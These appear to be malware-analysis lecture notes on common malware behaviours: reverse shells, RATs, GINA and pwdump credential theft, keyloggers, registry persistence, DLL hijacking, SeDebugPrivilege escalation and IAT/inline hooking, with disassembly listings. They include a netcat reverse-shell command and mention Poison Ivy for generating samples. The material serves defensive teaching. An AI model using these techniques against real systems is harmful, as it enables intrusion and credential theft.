Practical Malware Analysis

Lecture 11 | Malware Behavior

Downloaders and Launchers

- Download second-stage, execute
  - Often come with exploit
  - *URLDownloadtoFileA* + *WinExec*

- Install malware for execution (now or later)
  - Often contain malware to be loaded

Download second-stage, execute
Often come with exploit
URLDownloadtoFileA + WinExec

Install malware for execution (now or later)
Often contain malware to be loaded

Backdoors - Reverse Shell

- Provides remote access to host (HTTP/80 to blend in)
  - Connection originates on infected host
    - Ex. *nc -l -p 80* to wait for incoming connection from remote
    - *nc listener_ip 80 -e cmd.exe* from victim to provide shell
  - Basic
    - Calls *CreateProcess* and manipulates *STARTUPINFO* struct passed in
      - Create socket, establish connection to remote
      - Tie stdin/out/err for shell to socket
      - *CreateProcess* runs shell w/ window suppressed
  - Multithreaded
    - Manipulate data in transit
      - *CreatePipe/CreateProcess* ties stdin/out to pipes
      - Create two threads
        - One reads from stdin pipe -> manipulate data -> writes to socket
        - One reads from socket -> manipulate data -> writes to stdout pipe

Backdoors function to provide an attacker remote access to a victim host. A popular type of backdoor is a reverse shell, where a connection is initiated from the victim machine to attacker infrastructure to provide the attacker shell access. Backdoors typically operate over common network protocols such as HTTP in order to blend in with normal network traffic. Netcat can be used to create a simple and effective backdoor but setting up a listener on the infected machine and connecting to it from a remote machine with a flag to execute a shell (commonly cmd.exe).

Attackers often choose to implement basic backdoors, as they are easy to implement and work as well as multithreaded approaches. Multithreaded backdoors are often implemented in order to modify data in transit, such as for encoding.

Basic
    Calls CreateProcess and manipulates STARTUPINFO struct passed in
        Create socket, establish connection to remote
        Tie stdin/out/err for shell to socket
        CreateProcess runs shell w/ window suppressed
Multithreaded
    Manipulate data in transit
        CreatePipe/CreateProcess ties stdin/out to pipes
        Create two threads
            One reads from stdin pipe -> manipulate data -> writes to socket
            One reads from socket -> manipulate data -> writes to stdout

pipe

Backdoors - RATs and Botnets

- Remote administration tool
  - Targeted, goal-oriented
  - Victim = server, C2 = client
  - Server beacons to client, receives instructions from C2 (80, 443)




Figure 11-1: RAT network structure

- Botnet
  - Set of compromised hosts (zombies)
  - Controlled together by single botnet controller
  - Spam, DDoS

Remote administration tool
Targeted, goal-oriented
Victim = server, C2 = client
Server beacons to client, receives instructions from C2 (80, 443)

Botnet
Set of compromised hosts (zombies)
Controlled together by single botnet controller
Spam, DDoS

Credential Stealers - GINA Interception

Graphical Identification and Authentication (XP)

- Allow 3rd parties to customize logon
  - RFID tokens, smart cards
- Implemented via *msgina.dll*
- Windows also loads anything in
  - *HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL*
  - Winlogon.exe -> malicious.dll (log, exfil) -> msgina.dll
    - mal.dll must export functions required by GINA (15+, *Wlx*…)

Graphical Identification and Authentication (XP)
Allow 3rd parties to customize logon
RFID tokens, smart cards
Implemented via msgina.dll
Windows also loads anything in
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL
Winlogon.exe -> malicious.dll (log, exfil) -> msgina.dll
mal.dll must export functions required by GINA (15+, Wlx…)

```
100014A0 WlxLoggedOutSAS
100014A0          push    esi
100014A1          push    edi
100014A2          push    offset aWlxloggedout_0 ; "WlxLoggedOutSAS"
100014A7          call    Call_msgina_dll_function ❶
...
100014FB          push    eax ; Args
100014FC          push    offset aUSDSPSOpS ;"U: %s D: %s P: %s OP: %s"
10001501          push    offset aDRIVERS ; "drivers\tcpudp.sys"
10001503          call    Log_To_File ❷
```

Listing 11-1: GINA DLL `WlxLoggedOutSAS` *export function for logging stolen credentials*

In the above example we can see that the malicious DLL immediately passes credential information through to *msgina.dll* at (1), and then logs to a file at (2) with parameters for the credential information, a format string for writing the credentials, and a path to the file where they will be logged. U,D,P,OP stand for Username, Domain, Password, and Old Password respectively.

Credential Stealers - Hash Dumping

- LAN Manager (LM) / NTLM hashes
- Crack or use in pass-the-hash attacks
- Pwdump or PSH Toolkit to dump
  - Free
  - Defaults susceptible to AV detection
    - Attackers compile own versions
  - Perform DLL injection into Local Security Authority Subsystem Service (LSASS) - *lsaextl.dll* by default
    - Gain necessary privilege levels, access to API functions
    - *GetHash* to output local user account hashes found in Security Account Manager (SAM) file
- Figuring out how the malware dumps hashes < what it does with them

LAN Manager (LM) / NTLM hashes
Crack or use in pass-the-hash attacks
Pwdump or PSH Toolkit to dump
Free
Defaults susceptible to AV detection
Attackers compile own versions
Perform DLL injection into Local Security Authority Subsystem Service (LSASS) - lsaextl.dll by default
Gain necessary privilege levels, access to API functions
GetHash to output local user account hashes found in Security Account Manager (SAM) file (uses undocumented WIndows function calls to enumerate users and get unencrypted hashes)

Figuring out how the malware dumps hashes < what it does with them

Pwdump Variant Analysis

1. Check DLL's exports
2. Determine API functions used by exports

```
1000123F    push    offset LibFileName      ; "samsrv.dll" ❶
10001244    call    esi ; LoadLibraryA
10001248    push    offset aAdvapi32_dll_0  ; "advapi32.dll" ❷
...
10001251    call    esi ; LoadLibraryA
...
1000125B    push    offset ProcName         ; "SamIConnect"
10001260    push    ebx                     ; hModule
10001265    call    esi ; GetProcAddress
...
10001281    push    offset aSamrqu ; "SamrQueryInformationUser"
10001286    push    ebx                     ; hModule
1000128C    call    esi ; GetProcAddress
...
100012C2    push    offset aSamigetpriv ; "SamIGetPrivateData"
100012C7    push    ebx                     ; hModule
100012CD    call    esi ; GetProcAddress
...
100012CF    push    offset aSystemfuncti   ; "SystemFunction025" ❸
100012D4    push    edi                     ; hModule
100012DA    call    esi ; GetProcAddress
100012DC    push    offset aSystemfuni_0   ; "SystemFunction027" ❹
100012E1    push    edi                     ; hModule
100012E7    call    esi ; GetProcAddress
```

Listing 11-2: Unique API calls used by a pwdump variant's export function GrabHash

Checking some example code for an exported function *GrabHash* from a pwdump variant DLL, we see a lot of manual resolutions of symbols with calls to *GetProcAddress* since the DLL was injected into *lsass.exe*.

The code obtains handles to *samsrv.dll* and *advapi32.dll* at (1) and (2) in order to use an API to access the SAM and access functions not already imported into *lsass.exe*. Examples of resolved imports are show with *SamIConnect, SamrQueryInformationUser,* and *SamIGetPrivateData* used later in code (not shown) to connect to the SAM and query each user on the system, extracting hashes and passing them to the two functions at (3) and (4) from *advapi32.dll* for decryption. None of these functions are documented by Microsoft.

```
10001119        push    offset LibFileName ; "secur32.dll"
1000111E        call    ds:LoadLibraryA
10001130        push    offset ProcName ; "LsaEnumerateLogonSessions"
10001135        push    esi             ; hModule
10001136        call    ds:GetProcAddress ❶
...
10001670        call    ds:GetSystemDirectoryA
10001676        mov     edi, offset aMsv1_0_dll ; \\msv1_0.dll
...
100016A6        push    eax             ; path to msv1_0.dll
100016A9        call    ds:GetModuleHandleA ❷
```

Listing 11-3: Unique API calls used by a whosthere-alt variant's export function `TestDump`

A similar example exists for the PSH Toolkit, using the *whosthere-alt* program, which also dumps the SAM by injecting into *lsass.exe* using an entirely different set of API functions. The above is an example of a variant which exports a function *TestDump*.

The function first dynamically loads *secur32.dll* and finds the *LsaEnumerateLogonSessions* function at (1) in order to get a list of Locally Unique Identifiers (LUIDS) with the usernames and domains for each logon. The injected DLL then accesses credentials for each logon by finding a non-exported function in *msv1_0.dll* that exists in the memory space of *lsass.exe* with a call to *GetModuleHandleA* at (2). This function, *NlpGetPrimaryCredential* is used to dump NT and LM hashes.

Keystroke Logging

- Kernel-based keyloggers
  - Hard to detect from user-space
  - Rootkits, keyboard drivers
- User-space keyloggers
  - Hooking
    - *SetWindowsHookEx* to notify malware of each key pressed
    - Ex. exe for hook function + DLL for logging, mapped into many processes
  - Polling
    - *GetAsyncKeyState* + *GetForegroundWindow* to constantly poll state of all keys
      - Is key pressed/depressed
      - Was key pressed after last call to *GetAsyncKeyState*
      - Which window is in focus
  - Check imports, check strings output for key names

Kernel-based keyloggers
Hard to detect from user-space
Rootkits, keyboard drivers
User-space keyloggers
Hooking
SetWindowsHookEx to notify malware of each key pressed
Ex. exe for hook function + DLL for logging, mapped into many processes
Polling
GetAsyncKeyState + GetForegroundWindow to constantly poll state of all keys
Is key pressed/depressed
Was key pressed after last call to GetAsyncKeyState
Which window is in focus
Check imports, check strings output for key names




Figure 11-3: Loop structure of GetAsyncKeyState and GetForegroundWindow keylogger

```
00401162        call    ds:GetForegroundWindow
...
00401272        push    10h ❶                   ; nVirtKey Shift
00401274        call    ds:GetKeyState
0040127A        mov     esi, dword_403308[ebx] ❷
00401280        push    esi                     ; vKey
00401281        movsx   edi, ax
00401284        call    ds:GetAsyncKeyState
0040128A        test    ah, 80h
0040128D        jz      short loc_40130A
0040128F        push    14h                     ; nVirtKey Caps Lock
00401291        call    ds:GetKeyState
...
004013EF        add     ebx, 4 ❸
004013F2        cmp     ebx, 368
004013F8        jl      loc_401272
```

Listing 11-4: Disassembly of GetAsyncKeyState and GetForegroundWindow keylogger

In the above example we can see that the program calls *GetForegroundWindow* and then enters a loop at (1), checking the state of [SHIFT] with a call to *GetKeyState* - which quickly checks the status of the key but does not remember whether the key was pressed since the last call, as in *GetAsyncKeyState*. At (2), the keylogger indexes an array of the keys on the keyboard in *ebx*. If a new key is pressed, [CAPS LOCK] is checked, the key is logged properly, and ebx is incremented in order for the next key to be checked. Once all keys have been checked, the loop terminates and *GetForegroundWindow* is called to start the whole process over.

Persistence Mechanisms - The Registry

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  - Sysinternals: Autoruns to see programs launched on boot/login/app start
  - Sysinternals: ProcMon to view registry mods during analysis
- AppInit_DLLs
  - Loaded into every process that loads *User32.dll*
    - Malware will check which process it’s in before running
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
    - Space delimited string of DLLs

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Sysinternals: Autoruns to see programs launched on boot/login/app start
Sysinternals: ProcMon to view registry mods during analysis
AppInit_DLLs
Loaded into every process that loads User32.dll
Malware will check which process it’s in before running
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
Space delimited string of DLLs


Persistence Mechanisms - The Registry

- Winlogon Notify
  - Hook to a logon event
    - Logon, logoff, startup, shutdown, lock screen
    - Malware can even load in safe mode
    - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\
  - *winlogon.exe* -> <event> -> check *Notify* reg key for a DLL to handle <event>
- SvcHost DLLs
  - Malware installed as a service usually is .exe buuuut….
  - *svchost.exe* is a generic host process for services that run as DLLs
    - Often many instances of *svchost.exe* running normally
    - Each instance hosts a group of services defined in:
      - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
    - Creating a new group is easily detectable
      - Insert into pre-existing group
      - Overwrite some non-vital service (see *netsvcs* group)

Winlogon Notify
Hook to a logon event
Logon, logoff, startup, shutdown, lock screen
Malware can even load in safe mode
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\
winlogon.exe -> <event> -> check Notify reg key for a DLL to handle <event>
SvcHost DLLs
Malware installed as a service usually is .exe buuuut….
svchost.exe is a generic host process for services that run as DLLs
Often many instances of svchost.exe running normally
Each instance hosts a group of services defined in:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
Creating a new group is easily detectable
Insert into pre-existing group
Overwrite some non-

Persistence Mechanisms - The Registry

- Services defined in
  - HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\ServiceName



Name	Type	Data
(Default)	REG_SZ	(value not set)
DependOnGroup	REG_MULTI_SZ	
DependOnService	REG_MULTI_SZ	Tcpip Afd NetBT
Description	REG_SZ	Manages network configuration by registering and upd...
DisplayName	REG_SZ	DHCP Client
ErrorControl	REG_DWORD	0x00000001 (1)
Group	REG_SZ	TDI
ImagePath	REG_EXPAND_SZ	%SystemRoot%\system32\svchost.exe -k netsvcs
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000020 (32)

Services defined in HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\ServiceName Service have many registry values. Values such as the Description and DisplayName are often set with values to help malware blend in. (The above is actually just the DHCP service). The ImagePath value contains the location of the service executable, or for a DLL, *svchost.exe -k <group name>*.

All *svchost.exe* DLLs contain a *Parameters* key (a subfolder in the registry), which contains a *ServiceDLL* value set to the location of the DLL. Also set here is a *Start* value, showing when the service is started (malware, typically on boot).

Persistence - Trojanized System Binaries

- Patch system binary to execute malware when run/loaded
  - Target binaries that are loaded often (DLLs)
  - Patch entry function to jump to malicious code -> execute -> jump back
    - Code added to empty section of binary
  - Detectable by hash change

Table 11-1: *rtutils.dll*'s DLL Entry Point Before and After Trojanization

Original code	**Trojanized code**

`DllEntryPoint(HINSTANCE hinstDLL,`
`DWORD fdwReason, LPVOID lpReserved)`
 	
`mov edi, edi`
`push ebp`
`mov ebp, esp`
`push ebx`
`mov ebx, [ebp+8]`
`push esi`
`mov esi, [ebp+0Ch]`
	`DllEntryPoint(HINSTANCE hinstDLL,`
	`DWORD fdwReason, LPVOID lpReserved)`
	
	`jmp DllEntryPoint_0`

Patch system binary to execute malware when run/loaded
Target binaries that are loaded often (DLLs)
Patch entry function to jump to malicious code -> execute -> jump back
Code added to empty section of binary
Detectable by hash change

```
76E8A660 DllEntryPoint_0
76E8A660        pusha
76E8A661        call  sub_76E8A667 ❶
76E8A666        nop
76E8A667 sub_76E8A667
76E8A667        pop   ecx
76E8A668        mov   eax, ecx
76E8A66A        add   eax, 24h
76E8A66D        push  eax
76E8A66E        add   ecx, 0FFFF69E2h
76E8A674        mov   eax, [ecx]
76E8A677        add   eax, 0FFF00D7Bh
76E8A67C        call  eax ; LoadLibraryA
76E8A67E        popa
76E8A67F        mov   edi, edi ❷
76E8A681        push  ebp
76E8A682        mov   ebp, esp
76E8A684        jmp   loc_76E81BB2
...
76E8A68A        aMsconf32_dll db 'msconf32.dll',0 ❸
```

Listing 11-5: Malicious patch of code inserted into a system DLL

Ex. patched DLL

A. Save system state
B. Call malicious fn
C. Malicious fn executes
D. Restore system state

An example of malicious code inserted into a system dll is shown here. The first thing the malicious code does is *pusha* all of the general-purpose registers onto the stack. Malicious code often does this so that it can use *popa* to restore the state of the stack after it is finished executing. The function at (1) begins with a *pop ecx* which will put the return address into the ECX register since the *pop* comes immediately after a function call. 0x24 is then added to this return address and pushed onto the stack. The location of the new address (0x76E8A666 + 0x24 = 0x76E8A68A) contains the string '*msconf32.dll*' at (3). The call to *LoadLibraryA* will therefore load *msconf32.dll*. Therefore any process that loads this DLL will also load *msconf32.dll*.

The expected *popa* instruction is then executed to restore the stack to its initial state, with the *mov* at (2) being the first instruction of the system DLL prior to being modified. The code then jumps back to the original *DllEntryPoint* and continues executing.

Persistence - DLL Load-Order Hijacking

- Persistence w/o registry entry or modifying binaries

Windows XP default search order for loading DLLs:

1. Directory of loading application
2. Current directory
3. System directory - *GetSystemDirectory* (ex. */Windows/System32/*)
4. 16-bit system directory (ex. */Windows/System/*)
5. Windows directory - *GetWindowsDirectory* (ex. */Windows/*)
6. Directories in PATH environment variable

Persistence w/o registry entry or modifying binaries

Windows XP default search order for loading DLLs:

1. Directory of loading application
2. Current directory
3. System directory - GetSystemDirectory (ex. /Windows/System32/)
4. 16-bit system directory (ex. /Windows/System/)
5. Windows directory - GetWindowsDirectory (ex. /Windows/)
6. Directories in PATH environment variable

Persistence - DLL Load-Order Hijacking

- DLL loading process skippable using *KnownDLLs* registry key (Win XP)
  - Short list of most important DLLs
    - Improve security and performance
  - Load-order hijacking only feasible when
    - Binary is not in /System32
    - Binary loads DLLs in /System32 not protected by *KnownDLLs*
  - Ex. *explorer.exe* loads *ntshrui.dll* from */System32*
    - Checks /Windows before /System32
    - Malicious DLL named *ntshrui.dll* placed in /Windows
    - Malicious DLL loads real DLL and malicious code
    - *explorer.exe* loads ~50 vulnerable DLLs
    - Some DLLs in *KnownDLLs* load other vulnerable DLLs

DLL loading process skippable using KnownDLLs registry key (Win XP)
Short list of most important DLLs
Improve security and performance
Load-order hijacking only feasible when
Binary is not in /System32
Binary loads DLLs in /System32 not protected by KnownDLLs
Ex. explorer.exe loads ntshrui.dll from /System32
Checks /Windows before /System32
Malicious DLL named ntshrui.dll placed in /Windows
Malicious DLL loads real DLL and malicious code
explorer.exe loads ~50 vulnerable DLLs
Some DLLs in KnownDLLs load other vulnerable DLLs

Privilege Escalation

Not running as local admin? No problem…

- Lotsa exploits, 0-days available in Metasploit
- DLL load-order hijacking
  - Directory w/ malicious DLL is writeable by user
  - Process that loads DLL runs at a higher privilege level
- Even local admin can't modify system-level processes
  - Unless…..

Not running as local admin? No problem…

Lotsa exploits, 0-days available in Metasploit

DLL load-order hijacking

Directory w/ malicious DLL is writeable by user

Process that loads DLL runs at a higher privilege level

Even local admin can't modify system-level processes

Privilege Escalation - SeDebugPrivilege

- Access token
  - Contains security descriptor of a process
    - Used to specify access rights of owner
    - *AdjustTokenPrivileges*
    - Enable *SeDebugPrivilege*
      - Tool for system-level debugging
      - Only for local admin accounts by default
        - Normal user cannot give itself *SeDebugPrivilege*
      - Gain access to functions like *CreateRemoteThread*, *TerminateProcess*

In Windows, an access token is an object that contains the security descriptor of a process, used to specify the access rights of the owner (process). An access token for a process can be modified with a call to *AdjustTokenPrivileges* to enable the *SeDebugPrivilege* privilege. Originally created as a tool for system-level debugging, it is abused by malware authors to gain full access to system-level processes by manually enabling the privilege in malicious code. This privilege is only given to Local Administrator accounts by default, if a normal user requests this privilege, the request will be denied. Enabling *SeDebugPrivilege* grants access to functions like *CreateRemoteThread* and *TerminateProcess*. An example of how malware enables *SeDebugPrivilege* is on the following slide.

```
00401003 lea     eax, [esp+1Ch+TokenHandle]
00401006 push    eax                     ; TokenHandle
00401007 push    (TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY)       ; DesiredAccess
00401009 call    ds:GetCurrentProcess
0040100F push    eax                     ; ProcessHandle
00401010 call    ds:OpenProcessToken ❶
00401016 test    eax, eax
00401018 jz      short loc_401080
0040101A lea     ecx, [esp+1Ch+Luid]
0040101E push    ecx                     ; lpLuid
0040101F push    offset Name             ; "SeDebugPrivilege"
00401024 push    0                       ; lpSystemName
00401026 call    ds:LookupPrivilegeValueA
0040102C test    eax, eax
0040102E jnz     short loc_40103E
...
0040103E mov     eax, [esp+1Ch+Luid.LowPart]
00401042 mov     ecx, [esp+1Ch+Luid.HighPart]
00401046 push    0                       ; ReturnLength
00401048 push    0                       ; PreviousState
0040104A push    10h                     ; BufferLength
0040104C lea     edx, [esp+28h+NewState]
00401050 push    edx                     ; NewState
00401051 mov     [esp+2Ch+NewState.Privileges.Luid.LowPt], eax ❸
00401055 mov     eax, [esp+2Ch+TokenHandle]
00401059 push    0                     ; DisableAllPrivileges
0040105B push    eax                   ; TokenHandle
0040105C mov    [esp+34h+NewState.PrivilegeCount], 1
00401064 mov    [esp+34h+NewState.Privileges.Luid.HighPt], ecx ❹
00401068 mov    [esp+34h+NewState.Privileges.Attributes], SE_PRIVILEGE_ENABLED ❺
00401070 call   ds:AdjustTokenPrivileges ❷
```

a. Get the access token
b. Get LUID of the new privilege
c. Get current privileges
d. Adjust privileges

To grant itself *SeDebugPrivilege* privileges, the malicious code first obtains a handle to the current process with *GetCurrentProcess*, pushes the desired access (*TOKEN_ADJUST_PRIVILEGES, TOKEN_QUERY)* and calls *OpenProcessToken* (1) for a handle to the access token. The malware then retrieves the *locally unique identifier* (LUID) structure for the privilege - *SeDebugPrivilege* here - with a call to *LookupPrivilegeValueA*. The handle to the access token and the LUID structure for *SeDebugPrivilege* are then passed in a call to *AdjustTokenPrivileges* (2). The PTOKEN_PRIVILEGES structure (called NewState here) sets the low and high bits of the LUID to the values obtained from *LookupPrivilegeValueA* at (3) and (4). The *Attributes* section of the NewState structure is set to *SE_PRIVILEGE_ENABLED* at (5) and therefore granted *SeDebugPrivilge* privileges.





Figure 11-4: IAT hooking of TerminateProcess. The top path is the normal flow, and the bottom path is the flow with a rootkit.

Similar to kernel rootkits, less stealthy but more stable

- IAT Hooking
  - Hide files, processes, network connections
  - Modify import/export address table (I/EAT)
  - Old, easy to detect

In the example pictured above, a legitimate program calls the *TerminateProcess* function (1). Malicious code has overwritten the pointer to this function in the IAT with its own function's address at (2) (similar to SSDT hooking). The rootkit code will execute and then return control to the legitimate *TerminateProcess* function after modifying some parameters, preventing the calling program from terminating a process.



Inline Hooking

- Overwrite API function code in an imported DLL
  - Must wait for DLL to be loaded to execute
- Replace beginning of function w/ jmp to malicious code OR
- Alter the function code to damage or change it

An example of inline hooking the *ZwDeviceIoControlFile* function (used by programs like Netstat to retrieve network info) shows the malicious code loading the *ntdll.dll* library and finding the location of the *ZwDeviceIoControlFile* function with a call to *GetProcAddress* at (1). The rootkit will then install a 7-byte inline hook at the beginning of the *ZwDeviceIoControlFile* function in memory.

```
100014D9        push    4
100014DB        push    eax
100014DC        push    offset unk_10004011
100014E1        mov     eax, offset hooking_function_hide_Port_443
100014E8        call    memcpy
```

Table 11-2: *7-Byte Inline Hook*

Raw bytes		Disassembled bytes		
10004010	db 0B8h	10004010	mov	eax, 0
10004011	db 0	10004015	jmp	eax
10004012	db 0			
10004013	db 0			
10004014	db 0			
10004015	db 0FFh			
10004016	db 0E0h			

```
100014ED        push    7
100014EF        push    offset Ptr_ZwDeviceIoControlFile
100014F4        push    offset 10004010 ;patchBytes
100014F9        push    edi
100014FA        push    esi
100014FB        call    Install_inline_hook
```

Listing 11-8: Installing an inline hook

The rootkit will fill in the zero bytes above with an address prior to installing the hook for a valid jmp instruction with a call to *memcpy* to patch the zero bytes to the address of its hooking function. The patch bytes (0x10004010) and hook location are then sent to a function that installs the inline hook.

After the above code runs, any call to *ZwDeviceIoControlFile* will call the rootkit function first, which removes all traffic destined for port 443 (typically SSL traffic) and then calls *ZwDeviceIoControlFile* to execute as usual.

Resources

Poison Ivy RAT - free, use shellcode plugins to quickly generate malware samples

Autoruns - view programs started on boot/login/application launch

Metasploit framework - check out some existing exploits